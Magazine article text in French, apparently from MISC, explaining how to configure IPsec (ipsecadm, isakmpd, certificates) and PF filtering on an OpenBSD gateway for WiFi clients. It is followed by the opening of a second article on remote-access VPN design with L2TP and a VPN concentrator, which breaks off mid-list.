La vocation d'`authpf` est d'ajouter des règles (temporaires) dynamiquement, en fonction de certains utilisateurs prédéfinis : ceux-ci se connectent à la passerelle via SSH, et lorsqu'ils sont authentifiés, des règles pouvant être génériques ou spécifiques à un utilisateur donné sont chargées en utilisant le système d'ancre évoqué précédemment. Lorsque la session SSH se termine, toutes ces règles sont purgées. Les règles ainsi manipulées peuvent contenir la macro `$user_ip` qui correspond à l'adresse IP depuis laquelle se connecte l'utilisateur. Une utilisation intéressante est la possibilité d'exiger une telle authentification pour autoriser le trafic venant d'une machine donnée à transiter par la passerelle.

CONFIGURATION DE LA PASSERELLE

Voyons maintenant comment paramétrer les différents composants que nous avons présentés.

CONFIGURER IPSEC

Echange manuel des clés

La configuration manuelle se fait avec `ipsecadm`, et elle consiste à définir des Associations de Sécurité (SAs) et des Politiques de Sécurité (SPs).

Nous définissons une SA en choisissant :

- les adresses IP des extrémités du tunnel (ou des deux hôtes en mode transport) ;
- le protocole (AH ou ESP) ;
- l'algorithme de chiffrement (DES, 3DES, AES, Blowfish...), et la clé associée ;
- l'algorithme d'authentification (MD5 ou SHA1) et la clé associée ;
- le *Security Parameter Index*, ou SPI, qui est un indice utilisé pour classer les SAs.

Une SP doit contenir les éléments suivants :

- les adresses IP des extrémités du tunnel (typiquement, des passerelles) ;
- les adresses IP des machines utilisant le tunnel (passerelles ou réseaux privés situés derrière ces passerelles) ;
- le sens du flux ;
- une politique (exiger IPSec, autoriser du trafic non sécurisé...).

Pour créer notre tunnel entre un client wireless et la passerelle, commençons par supprimer toute ancienne SA éventuelle :

```
# ipsecadm flush
```

Créons maintenant deux SAs (la première correspondant au sens passerelle vers client, la seconde correspondant au sens inverse) en utilisant le protocole ESP avec un chiffrement en 3DES et une authentification fondée sur MD5, pour un client dont l'adresse IP est 192.168.1.1 :

```
# ipsecadm new esp -enc 3des -spi 0105 -dst 192.168.1.1 -src 192.168.1.254 \
      -key 636c6564656368696666672656d656e747365637265746521 -auth md5    \
      -authkey 31323334353637383930616263646566 -forcetunnel
# ipsecadm new esp -enc 3des -spi 0104 -dst 192.168.1.254 -src 192.168.1.1 \
      -key 636c6564656368696666672656d656e747365637265746521 -auth md5    \
      -authkey 31323334353637383930616263646566 -forcetunnel
```

Les valeurs des SPIs devront être conservées lors du paramétrage du tunnel côté client, tout comme les clés, qui sont entrées ici en hexadécimal (elles se traduisent respectivement en ASCII par "cledechiffrementsecrete!" et "1234567890abcdef"). Choisir les mêmes paramètres pour les deux sens de communication n'est en rien obligatoire, il est même possible par exemple de ne créer une SA que pour l'un des deux.

Nous devons ensuite définir les SPs, via lesquelles nous exigeons que tout trafic entre le client wireless et la passerelle utilise IPSec, et ce dès que le client communique avec une machine n'appartenant pas à son sous-réseau :

```
# ipsecadm flow -proto esp -dst 192.168.1.1 -src 192.168.1.254 \
      -addr 192.168.2.0/24 192.168.1.1/32 -out -require
# ipsecadm flow -proto esp -dst 192.168.1.1 -src 192.168.1.254 \
    -addr 192.168.1.1/32 192.168.2.0/24 -in -require
```

L'option `flow` d'`ipsecadm` permet de définir les politiques de sécurité en spécifiant les adresses locale (`-src`) et distante (`-dst`) du tunnel ainsi que les adresses des paquets transitant par le tunnel (`-addr IPsrc/masque IPdst/masque`).

Enfin, nous pouvons vérifier notre configuration ; d'abord les SAs :

```
# ipsecadm show
sadb_dump: satype unspec vers 2 len 21 seq 1 pid 6370
    sa: spi 0x00000105 auth hmac-md5 enc 3des-cbc
              state larval replay 0 flags 4
    lifetime_cur: alloc 0 bytes 0 add 1061453535 first 0
    address_src: 192.168.1.254
    address_dst: 192.168.1.1
    key_auth: bits 128: 31323334353637383930616263646566
    key_encrypt: bits 192:
636c6564656368696666672656d656e747365637265746521
sadb_dump: satype unspec vers 2 len 21 seq 1 pid 6370
    sa: spi 0x00000104 auth hmac-md5 enc 3des-cbc
              state larval replay 0 flags 4
    lifetime_cur: alloc 0 bytes 0 add 1061453535 first 0
    address_src: 192.168.1.1
    address_dst: 192.168.1.254
    key_auth: bits 128: 31323334353637383930616263646566
    key_encrypt: bits 192:
636c6564656368696666672656d656e747365637265746521
```

Puis les SPs :

```
# netstat -rn -f encap
Routing tables

Encap:
Source            Port  Destination       Port  Proto
SA(Address/Proto/Type/Direction)
192.168.1.1/32    0     192.168.2.0/24    0     0
192.168.1.1/50/require/in
192.168.2.0/24    0     192.168.1.1/32    0     0
192.168.1.1/50/require/out
```

Il conviendra ensuite de répéter cette procédure pour ajouter de nouveaux clients (en utilisant des clés différentes pour chacun de préférence).

Négociation automatique avec isakmpd

Sous OpenBSD, le protocole ISAKMP (*Internet Security Association and Key Management Protocol*) est implémenté au sein du démon `isakmpd`, qui a pour charge d'établir les associations de sécurité et de gérer les politiques associées. Il utilise le port UDP 500 pour recevoir les demandes de négociation émises par des hôtes distants.

Les fichiers de configuration de ce démon sont situés dans `/etc/isakmpd`, et les deux principaux sont `isakmpd.conf(5)` (choix des algorithmes de chiffrement et d'authentification, spécification des machines avec lesquelles nous voulons établir un tunnel...) et `isakmpd.policy(5)` (définition des SPs). Ces deux fichiers ne doivent être lisibles que par `root`, faute de quoi le démon ne se lancera pas.

Commençons par écrire notre `isakmpd.conf`, divisé en sections contenant des couples champ=valeur :

```
# isakmpd.conf - passerelle 192.168.1.254 - OpenBSD

# Ici sont définis des paramètres génériques comme l'adresse sur laquelle
# attendre les connexions ou le chemin du fichier de politiques
[General]
```

```
Listen-on= 192.168.1.254
Shared-SADB= Defined
Policy-File= /etc/isakmpd/isakmpd.policy

# Paramètres de la première phase de négociation
# Selon l'adresse la machine avec laquelle nous négocions (champ), nous sommes
# renvoyés à la section adéquate du fichier (valeur)
[Phase 1]
192.168.1.1= ISAKMP-peer-east
Default= ISAKMP-peer-east-aggressive

# Paramètres de la seconde phase de négociation
# La valeur du champ renvoie comme au-dessus à une section définissant la
# machine distante
[Phase 2]
Connections= IPsec-west-east

# Les 3 sections suivantes sont celles référencées dans les définitions
# des phases 1 et 2
[ISAKMP-peer-east]          # nom de la section
Phase= 1                    # première ou seconde phase
Transport= udp              # protocole utilisé par la négociation
Local-address= 192.168.1.254  # IP de l'extrémité locale du tunnel
Address= 192.168.1.1        # IP de l'extrémité distante du tunnel
Configuration= Default-main-mode # section de configuration correspondant à cet hôte
Authentication= mekmitasdigoat # secret partagé pour l'authentification

[ISAKMP-peer-east-aggressive]
Phase= 1
Transport= udp
Local-address= 192.168.1.2
Address= 192.168.1.1
Configuration= Default-aggressive-mode
Authentication= mekmitasdigoat

[IPsec-west-east]
Phase= 2
ISAKMP-peer= ISAKMP-peer-east
Configuration= Default-quick-mode
Local-ID= West    # comment nous perçoit la machine distante ?
Remote-ID= East   # comment se définit la machine distante ?

# Les 2 sections suivantes sont celles auxquelles se réfèrent les champs
# Local-ID et Remote-ID ci-dessus ; un ID peut être une IP, un réseau, un nom d'hôte...
[West]
ID-type= IPV4_ADDR_SUBNET
Network= 192.168.2.0
Netmask= 255.255.255.0

[East]
ID-type= IPV4_ADDR
Address= 192.168.1.1

# Les 2 sections suivantes sont celles auxquelles renvoient respectivement
# les sections ISAKMP-peer-east et ISAKMP-peer-east-aggressive (phase 1)
[Default-main-mode]
DOI= IPSEC
EXCHANGE_TYPE= ID_PROT
Transforms= 3DES-SHA   # chiffrement 3DES, hashage SHA,
                       # authentification par défaut via secret partagé

[Default-aggressive-mode]
DOI= IPSEC
EXCHANGE_TYPE= AGGRESSIVE
Transforms= 3DES-SHA

# Configuration de la phase 2
[Default-quick-mode]
DOI= IPSEC
EXCHANGE_TYPE= QUICK_MODE
# Ce champ définit les éléments cryptographiques impliqués :
Suites= QM-ESP-AES-SHA-PFS-SUITE   # protocole ESP, Chiffrement AES,
        # hashage SHA, utilisation de la Perfect Forward Security
```

Les suites cryptographiques suivent le modèle `QM-protocole[-TRP]-chiffrement[-hashage][-PFS[-groupe]]-SUITE`, mais toutes les combinaisons (se référer au `man isakmpd.conf(5)` pour la liste exhaustive) ne sont pas connues par défaut : l'utilisateur peut donc être amené à définir ses propres suites dans le fichier de configuration.

Les phases mentionnées dans ce fichier de configuration sont les phases de négociation du protocole ISAKMP, expliquées dans l'introduction de Renaud Bidou dans ce dossier **[9]**.

Voyons maintenant comment créer un fichier `isakmpd.policy` relativement simple :

```
KeyNote-Version: 2
Comment: Accepter ESP avec chiffrement AES et authentification SHA
Authorizer: "POLICY"
Licensees: "passphrase:mekmitasdigoat"
Conditions: app_domain == "IPsec policy" &&
                esp_present == "yes" &&
          esp_enc_alg == "aes" &&
          esp_auth_alg == "hmac-sha" -> "true";
```

Ce fichier indique que nous souhaitons accepter les propositions de SA s'appuyant sur le protocole ESP, avec chiffrement par AES et hashage par SHA. Ces paramètres correspondent à ceux définis dans la seconde phase de la négociation ISAKMP, c'est-à-dire ceux que nous avons spécifiés dans la section `Default-quick-`

mode du fichier isakmpd.conf. Cela découle du champ Conditions, qui est le plus intéressant. Le champ Authorizer permet d'établir une hiérarchie et une forme de délégation des politiques. La valeur POLICY correspond au plus haut rang de cette hiérarchie. Licensees précise le mode d'authentification souhaité. Ici, il stipule qu'un secret partagé doit être utilisé, ce secret apparaissant en clair : cela justifie la restriction des droits de ce fichier en lecture.

L'authentification des hôtes lors de l'établissement de tunnels IPSec via isakmpd peut également se faire en utilisant des certificats x509. Il faut pour cela disposer d'une autorité de certification, qui signera les certificats de chacune des machines constituant les extrémités du tunnel.

La particularité des certificats que nous devons établir ici réside dans les extensions x509v3 : en effet, isakmpd a besoin que les certificats manipulés contiennent l'adresse IP de la machine à qui ils appartiennent. La page de man isakmpd(8) explique clairement comment procéder (avec les commandes OpenSSL adéquates) ; voici néanmoins les étapes permettant de mettre en œuvre ce type d'authentification :

- création d'une autorité de certification (*CA*) ;
- création de requêtes de certification pour chaque hôte ;
- signature des requêtes par la *CA* : obtention des certificats ;
- ajout de l'adresse IP dans les certificats (extension x509v3).

Le certificat de la *CA* doit ensuite être placé sur chaque hôte dans /etc/isakmpd/ca/ca.crt ; les certificats propres aux extrémités du tunnel se situent dans le répertoire /etc/isakmpd/certs/, et sont de la forme x.x.x.x.crt, avec x.x.x.x l'adresse IP de l'interface participant au tunnel ; enfin, la clé privée associée au certificat local d'un hôte sera située dans le fichier /etc/isakmpd/private/local.key (répertoire et fichier doivent être accessibles uniquement par root).

Il reste à modifier les deux fichiers de configuration présentés ci-dessus afin de rendre effective l'authentification par certificats. Dans le cas de notre isakmpd.conf, il suffit de préciser dans les sections de configuration de la phase 1 que l'on souhaite s'identifier via une signature RSA : pour cela, remplacer les lignes Transforms= 3DES-SHA par Transforms= 3DES-SHA-RSA_SIG. Les lignes Authentication= mekmitasdigoat ne sont alors plus nécessaires et peuvent être supprimées.

Intéressons-nous maintenant au fichier de politique : il existe différentes possibilités d'y autoriser la négociation avec un hôte distant. Commençons par un exemple simple, pour lequel nous modifions le champ Licensees du fichier précédent. La méthode la plus directe consiste à insérer le certificat entier (en base 64) de l'hôte à autoriser dans le champ Licensees. C'est donc le contenu du fichier créé par OpenSSL privé de ses premières (—-BEGIN CERTIFICATE—-) et dernières (—-END CERTIFICATE—-) lignes. Il est important que le certificat encodé en base 64 soit sur une seule ligne. L'authentification est alors spécifiée comme ceci :

```
Licensees:"x509-base64:MonCertificatEnBase64="
```

Une alternative à ce stockage de l'intégralité du certificat attendu dans le fichier de politique s'offre à nous, puisqu'il est permis d'utiliser uniquement le sujet du certificat (extrait avec la commande openssl x509 -noout -subject -in certificat.crt).

Enfin, nous pouvons mettre à profit le système de délégation des politiques de sécurité dans le cadre de l'authentification par certificats x509, en faisant intervenir une autorité de certification. Cela s'avère intéressant principalement lorsque nous souhaitons autoriser la création d'un tunnel pour une multitude de machines : plutôt que d'ajouter une entrée pour chacune d'elles dans le fichier de politiques, nous entrons le certificat de l'autorité de certification dans le champ Licensees. Dès lors, toute machine qui présentera un certificat signé par cette autorité sera autorisée à négocier avec la passerelle.

Il ne nous reste donc qu'à choisir quel moyen d'authentification utiliser avant de lancer le démon.

Puisque nul n'est parfait en ce bas monde, nous pouvons démarrer isakmpd pour la première fois en le forçant à être verbeux de façon à repérer et corriger les éventuelles erreurs qui pourraient s'être glissées dans notre configuration. A cet effet, le démon isakmpd fournit l'option -D, qui offre une granularité intéressante quant aux informations de *debug* affichées : il est possible de choisir parmi des classes (qui correspondent à différentes phases), et pour chacune de ces classes, un niveau de debug variant de 0 à 99.

Ainsi, lancer le démon avec l'option -DA=99 donnera le niveau maximum de debug (A pour *All*), signifiant ici que l'on veut toutes les classes de debug. Par la suite, notre expérience a mis en avant l'intérêt des classes suivantes : 6 (*SA*), 7 (*Exchange*), 8 (*Negotiation*) et 9 (*Policy*). De plus, pendant cette phase d'affinement de la configuration, -d est votre ami, puisqu'avec cette option isakmpd ne tournera pas en arrière-plan. Ces derniers réglages terminés, le démon peut être lancé sans option particulière.

Enfin, afin qu'il soit lancé automatiquement au démarrage, il vous suffit de modifier votre /etc/rc.conf pour qu'il contienne la ligne isakmpd_flags="", et de vous assurer de l'existence et des droits du fichier de politique.

CONFIGURATION DU PARE-FEU

Par souci de lisibilité, et puisque PF le permet, nous choisissons d'écrire les règles de filtrage propres à notre dispositif IPSec et aux clients wireless dans un fichier spécifique, et nous injecterons ensuite ces règles grâce à une ancre prévue à cet effet.

De plus, notre fichier ne contiendra que des règles de filtrage, ce qui implique que nous n'aurons nullement besoin d'ajouter des points d'ancrage pour des règles de redirection. Ajouter la ligne anchor wifi dans le fichier /etc/pf.conf est donc suffisant.

Nous choisissons ensuite de définir les interfaces ainsi que les différents serveurs auxquels nous souhaitons accorder l'accès via des macros pour faciliter la maintenance.

Les clients quant à eux seront référencés dans une table, qui même si simple initialement, pourra être paramétrée finement par la suite.

Voici donc un exemple de `/etc/pf_wifi.conf` :

```
# Interfaces
if_ext="xl0"   # interface externe
if_int="xl1"   # interface sur le sous-réseau des clients WIFI
if_enc="enc0"  # interface permettant de scruter ce qui passe dans le tunnel IPSec

# Serveurs
srv_smtp="192.168.2.100"
srv_pop="192.168.2.101"
srv_http="192.168.2.102"
srv_ftp="192.168.2.103"
srv_dns="192.168.2.104"
proxy="192.168.2.105 port 3128"

# Clients
table <clients> { 192.168.1.0/24 }

# Règles de filtrage
# Par défaut, tout est bloqué sur l'interface du sous-réseau des clients
block on $if_int all

# Le trafic ISAKMP est autorisé
pass in quick on $if_int inet proto udp from <clients> port isakmp to $if_int port isakmp

# Autorisons ESP entre les clients et la passerelle
pass in quick on $if_int inet proto esp from <clients> to $if_int keep state

# Sur l'interface dédiée, nous pouvons filtrer le flux encapsulé
# Tout est bloqué par défaut
block on $if_enc all

# Le trafic spécifique à chaque serveur est ensuite autorisé
pass quick on $if_enc inet proto tcp from <clients> to $srv_smtp port smtp flags S/SA keep state
pass quick on $if_enc inet proto tcp from <clients> to $srv_pop port pop3 flags S/SA keep state
pass quick on $if_enc inet proto tcp from <clients> to $srv_http port http flags S/SA keep state
pass quick on $if_enc inet proto tcp from <clients> to $srv_http port https flags S/SA keep state
pass quick on $if_enc inet proto tcp from <clients> to $srv_ftp port ftp flags S/SA keep state
pass quick on $if_enc inet proto udp from <clients> to $srv_dns port domain keep state
pass quick on $if_enc inet proto tcp from <clients> to $proxy flags S/SA keep state
```

Nous chargeons maintenant le contenu du fichier dans le noyau, en spécifiant bien qu'il s'agit de règles appartenant à l'ancre `wifi` :

```
# pfctl -a wifi:all -f /etc/pf_wifi.conf
```

CONCLUSION

A travers cet exemple de sécurisation d'une architecture WiFi, nous avons pu voir qu'avec un système comme OpenBSD, la mise en place d'une configuration IPSec pour les communications entre passerelle et clients wireless constitue un bon point de départ, relativement facile à mettre en place, et pouvant être par la suite grandement affinée. Sur cette base peuvent enfin venir se greffer des solutions de filtrage plus classiques limitant les flux autorisés aux clients. La configuration de ceux-ci pour s'intégrer à notre cas d'étude est très dépendante de leurs OS respectifs, et le lecteur curieux d'approfondir le sujet peut d'ores et déjà s'intéresser aux fiches pratiques de ce numéro où est exposée l'utilisation d'IPSec pour de tels clients sous différents systèmes d'exploitation.

VG
vg@rstack.org
Frédéric Combeau
fred@rstack.org
Ingénieurs-Chercheurs en Sécurité des Systèmes d'Information au Commissariat à l'Energie Atomique

Références

[1] **http://www.openbsd.org**

[2] FAQ de PF : **ftp://ftp.openbsd.org/pub/OpenBSD/doc/pf-faq.pdf**

[3] "Firewalling sous OpenBSD avec Packet Filter" - Victor Vuillard - Linux Mag Hors-Série #13 "Le Firewall, votre meilleur ennemi, Acte II"

[4] FAQ d'OpenBSD, chapitre 13 : dans la version stable actuelle, ce chapitre a été retiré de la FAQ, car non maintenu. On peut cependant l'obtenir à ces adresses : **ftp://ftp.openbsd.org/pub/doc/obsd-faq32.pdf** ou **http://openbsd.calyx.nl/faq**.

[5] RFC 2402 : AH, IP Authentication Header

[6] RFC 2406 : ESP, IP Encapsulating Security Protocol


[7] RFC 2408 : ISAKMP, Internet Security Association and Key Management Protocol

RFC 2409 : IKE, Internet Key Exchange

[8] **http://www.kame.net**

[9] "Introduction aux VPN" - Renaud Bidou - MISC 10

1 Introduction aux VPN
2 Sécurisation des communicatiions WiFi avec IPSec
4 Tunnel et VPN légers



Infrastructure combinant concentrateur VPN IPSec, "dial-in" L2TP et authentification forte

Dans cet article, nous présentons un exemple d'architecture pour la mise en place d'un accès à distance sécurisé reposant sur IPsec, un concentrateur VPN (Cisco VPN3000), le client VPN (Cisco), un service "FAI virtuel" et une authentification forte fournie par un serveur RSA ACE/SecurID (ces deux derniers étant optionnels dans un déploiement basique).

De nos jours, la manière la plus courante pour se connecter au réseau d'entreprise est d'utiliser un accès Internet : haut débit de type xDSL ou câble, *hotspot* WLAN, modem analogique ou adaptateur RNIS [**voir le flux 4 sur le schéma**]. L'époque où l'on voyait des batteries de modems derrière un serveur RAS est (malheureusement ?) bel et bien révolue. Un service connu sous le nom de VISP (*Virtual ISP*) combiné avec le protocole L2TP (une autre application de ce protocole que nous présenterons brièvement) permet d'externaliser la partie télécoms. Mais cette bonne vieille ligne analogique risque de vous faire souffrir encore plus qu'à l'habitude en fonction du nombre de protocoles empilés et encapsulés, qui peut dans certains cas atteindre un niveau proche du ridicule.

Cela est loin d'être le champ d'application complet des réseaux privés virtuels IPsec ; en effet, il est par exemple possible de les utiliser dans des solutions de type extranet, pour améliorer la sécurité des réseaux sans fil, voire de les déployer sur le réseau interne de l'entreprise, mais cela n'est pas l'objet de cet article.

Nous ne couvrirons pas les différents points suivants : IPsec, la suite de protocoles (AH, ESP, IKE[v2], etc.) et les différents modes (transport, tunnel, modes IKE, etc.), le déploiement d'une solution redondante VRRP (*Virtual Router Redundancy Protocol*), "stateful SEP (*Scalable Encryption Processor*) failover", SSP (*Stateful Synchronization Protocol*), Backup Peer ou encore DPD (*Dead Peer Detection*) ou permettant la distribution de charge (*VPN Virtual Cluster*), la planification de capacité (bande passante, nombre de clients, etc.), la gestion de la QoS, les problèmes potentiels de MTU (pas de PMTUd (*Path MTU Discovery*) ou filtrage trop strict d'ICMP) particulièrement lors de l'encapsulation de nombreux protocoles, les topologies complexes requérant TED (*Tunnel Endpoint Discovery*) et/ou DMVPN (*Dynamic Multipoint VPN*), les combinaisons MPLS/IPsec avec des VRF (*Virtual Routing & Forwarding instance*), Dynamic DNS et Split DNS, l'authentification via EAP (*Extensible Authentication Protocol*), etc. Nous vous encourageons à tenir compte de ces différents éléments et options lors du design, du dimensionnement et du déploiement d'une solution. Cette énumération d'acronymes peut sembler un peu complexe, mais c'est un peu à l'image d'IPsec et des différentes implémentations.

Désormais, n'oubliez pas que les frontières de votre réseau ne se limitent plus au bâtiment dans lequel vous vous trouvez (et comme dirait sans doute ZipiZ : "après avoir donné accès à votre réseau depuis le parking et le bâtiment d'en face [grâce aux innombrables points d'accès sans fil, qu'ils soient sauvages ou non], voilà que vous étendez ça à quasiment tout l'Internet [en permettant en plus un contournement de votre pare-feu] ? Jean-Kevin vous remercie." ;-)

Après avoir présenté rapidement quelques protocoles et leurs spécificités dans le cadre de cet exemple, nous discutons le placement du concentrateur VPN, les risques côté client et comment les réduire pour finir sur les éléments d'authentification forte. Le **schéma 1** montre les différents systèmes et équipements ainsi que les principaux flux et échanges.

DE L2F À L2TP/IPSEC ET L2TPV3 EN PASSANT PAR PPTP ET LES "EXTENSIONS" À IPSEC

GRE

L'emploi de GRE (*Generic Routing Encapsulation*) directement avec IPsec est également courant. En effet, en mode ESP/tunnel, seul du trafic unicast est supporté : GRE apporte comme une couche d'abstraction permettant le transport de trafic multicast ou encore du trafic non-IP. GRE est également utilisé pour les approches dites *hub and spoke* (VPN multi-sites avec un site principal), particulièrement lorsqu'un protocole de routage dynamique est utilisé.

PPTP

Tout comme FTP, PPTP (*Point-to-Point Tunneling Protocol*) emploie deux canaux : une connexion de contrôle (1723/tcp) et une connexion de données avec GRE, ce qui donne PPP (*Point-to-Point Protocol*) sur "enhanced" GRE sur IP (l'en-tête GRE a été "amélioré"). Cette solution est relativement déployée car intégrée dans Windows (Microsoft était l'acteur principal au PPTP Forum) depuis fort longtemps, mais elle présente un nombre de faiblesses liées à MPPE (*Microsoft Point to Point Encryption*) qui la rende largement moins sûre qu'IPsec.

L2TP

L2TP est une évolution de la combinaison L2F (*Layer 2 Forwarding*, Cisco)+PPTP et permet d'encapsuler PPP et de le transporter sur UDP. Dans la terminologie L2TP, un client se connecte à un LAC (*L2TP Access Concentrator*), qui est d'habitude un serveur d'accès *dial-in* (NAS pour *Network Access Server*) et l'encapsulation dans L2TP se fait entre le LAC et un LNS (*L2TP Network Server* ou "Home Gateway"). Un client peut également initier une session L2TP directement. Comme pour PPTP, L2TP emploie deux canaux.

Dans notre exemple, L2TP est présent pour une autre raison : la mise en place d'un tunnel entre la plate-forme de *dial-in* présente chez le FAI et un routeur qui se trouve dans une DMZ grâce à la fonctionnalité Cisco VPDN (*Virtual Private Dialup Network*) : cela permet d'éviter les abus, tout particulièrement si le numéro mis à disposition des utilisateurs finaux (employés, partenaires ou fournisseurs) est un numéro gratuit de type 0800. Les tunnels sont dits "Voluntary" si le client initie le tunnel avec le concentrateur VPN et "Compulsory" lorsqu'un équipement intermédiaire initie la connexion avec le concentrateur en lieu et place du client (comme le LAC avec le LNS dans le cadre du *dial-in* avec L2TP) [**voir les flux 1 et 2 sur le schéma**].

L2TP apporte des fonctionnalités de sécurité comme l'authentification et le chiffrement (CHAP, secret commun, etc.), mais ces derniers semblent "faibles" par rapport à ce que peut offrir IPsec et ils ne sont pas forcément "de bout-en-bout". L'alternative est L2TP sur IPsec, qui encapsule le *payload* L2TP dans ESP.

Il est possible de se connecter en natif avec Windows 2000 à un concentrateur. En revanche, un client VPN dédié supporte des fonctionnalités qui ne sont pas disponibles dans le système d'exploitation (par exemple, l'envoi par le concentrateur de la politique de sécurité au client). L2TP sur IPsec est une des alternatives à l'emploi d'extensions à IPsec comme ModeCFG et Xauth. L2TP/IPsec requiert une authentification de la machine cliente via un certificat (ce qui n'est pas le cas avec PPTP par exemple). Cependant, L2TP/IPsec sous Windows combiné à de la traduction d'adresse ne fonctionne qu'avec une version récente du client (support NAT-T).

MODECFG ET XAUTH

L'envoi des paramètres (adresse IP, serveurs DNS et WINS, etc.) au client peut prendre plusieurs formes ; dans notre cas, cela se traduit par l'utilisation de ModeCFG lors de la phase 1 de IKE, tout comme l'authentification de l'utilisateur qui se fait elle via Xauth [**voir le flux 3 sur le schéma**]. A l'origine, MODECFG et XAUTH ne devaient être qu'une approche provisoire en attendant un équivalent de "DHCP sur IPsec". Avec IPsec+L2TP, c'est PPP qui se charge de ces échanges (NCP et IPCP) lors de la connexion au LNS (*L2TP Network Server*). Dans certains réseaux (comme les réseaux sans fil par exemple), l'utilisation de DHCP peut poser un problème de sécurité : le client peut obtenir, à travers la fonctionnalité de relais DHCP du concentrateur, une adresse IP allouée par le serveur interne à l'entreprise. C'est une fuite d'information, mais également un risque pour le réseau si une faille exploitable est présente dans le logiciel DHCP installé. La fonctionnalité d'interception DHCP est utilisée avec les clients Microsoft IPsec/L2TP. Une dernière fonctionnalité est EAP (*Extensible Authentication Protocol*) qui permet de relayer l'authentification client.

L2TPV3

Une nouvelle version de L2TP est apparue relativement récemment : l'évolution majeure se trouve dans le fait qu'elle permet de transporter d'autres protocoles que PPP, comme Ethernet par exemple. C'est donc une alternative à EoMPLS (*Ethernet over MPLS*) qui requiert MPLS de bout en bout, ou encore VPLS (*Virtual Private LAN Service*). Ce protocole est présent dans bon nombre de déploiements métropolitains (par exemple Metro Ethernet) pour permettre une commutation de PDU de couche 2 par-dessus un réseau IP (VPN L2TPv3 entre deux routeurs qui transportent des trames Ethernet par exemple).

OÙ PLACER SON POINT DE TERMINAISON VPN ?

Cette question est toujours source de débats. A notre avis, en général, le meilleur endroit pour placer un concentrateur VPN est sur une (ou deux) interface(s) dédiée(s) d'un pare-feu (communément appelée une DMZ) et ceci pour plusieurs raisons :

➔ un concentrateur VPN dispose rarement de fonctions de filtrage avancées (le Cisco VPN 3000 n'intègre pas, par exemple, de pare-feu "stateful") ;

DOSSIER

➔ un concentrateur VPN devrait également, si possible, être protégé des attaques et une sur-exposition est souvent évitable (seuls quelques ports et protocoles sont requis pour les communications entrantes). Une alternative (voire une contrainte en fonction des concentrateurs), pour éviter que le trafic ne traverse le pare-feu deux fois, consiste à ne connecter que l'interface "interne" du concentrateur au pare-feu et l'interface "externe" directement à l'Internet ;

➔ si le trafic qui traverse le pare-feu est chiffré, la politique de sécurité ne peut être imposée. De même, votre outil de détection (pardon, de prévention) d'intrusions préféré se retrouverait plus aveugle qu'à l'habitude ;

➔ si le concentrateur est connecté à un port d'un commutateur côté "extérieur" du pare-feu, les possibilités pour intercepter le trafic déchiffré sans peine augmentent surtout si l'infrastructure est partagée ;

